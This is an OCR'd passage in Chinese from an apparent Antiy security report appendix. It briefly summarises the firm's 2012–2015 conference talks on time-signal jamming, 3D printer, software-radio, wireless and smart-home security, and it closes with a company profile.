


图 47 使用无线电处理射频和中频信号的结构示意图

- 对长波授时信号的干扰和攻击（XCON 2012）

在 2012 年的焦点峰会上，安天以最为常用的时间安全为蓝本展示了时间安全性的隐患。报告揭示了在非 PC 场景下，工业和民用计时器未被全面纳入到安全考量的范畴，并针对这一现象进行了总体论述、分析和总结，并附带了研究小组的一些粗浅的思考和一个对传统电子计时器的干扰演示。




图 48 攻击设备及框图和被攻击时钟

- 3D 打印机的安全（XCON 2013）

在 2013 年的焦点峰会上，安天全面介绍了最近兴起 3D 打印以及三维建模与快速成型技术相关的文件结构、指令格式、运行环境和处理流程；分析 3D 打印相关技术在安全性上的缺失，以及被攻击可能造成的现实影响；还讨论了对 3D 打印机本身、以及对 3D 打印成品的具体攻击思路、攻击方法和攻击可能性。




图 49 3D 打印机的电气结构图

- 基于软件无线电的短程无线攻击分析和防护对策（XDEF 2013）

在 2013 年的 XDEF 会议上，安天针对基于软件无线电的短程无线攻击进行了分析，给出了基于软件无线电攻击 433MHz 短程无线通信（例如汽车钥匙）的完整硬件软件方案。




图 50 软件无线电攻击硬件结构框图

- 无线信号的安全（XCON 2014）

在 2014 年的焦点峰会上，安天概括总结了多种信号传输形式和探测手段，探讨了相关的隐私泄露和保护问题，展示了研究小组对 Wi-Fi 是之外的多种信号的检测、定位和通信载荷特征识别的尝试，并附带了对可穿戴设备信号定位和识别的演示。




图 51 短程无线通信需要思考的多种安全性因素

- 智能家居的安全（XCON 2015）

在 2015 年的焦点峰会上，安天针对智能家电的信息安全做了分析和研究，展示了研究小组对几款智能扫地机器人的软硬件结构分析，阐述了可能存在的安全风险，报告通过演示对扫地机器人的 HACK，希望以此引起各界对智能家居安全的重视。

图 52 现代智能家居示意图

附录八：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连

续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）

http://www.antiy.net （英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn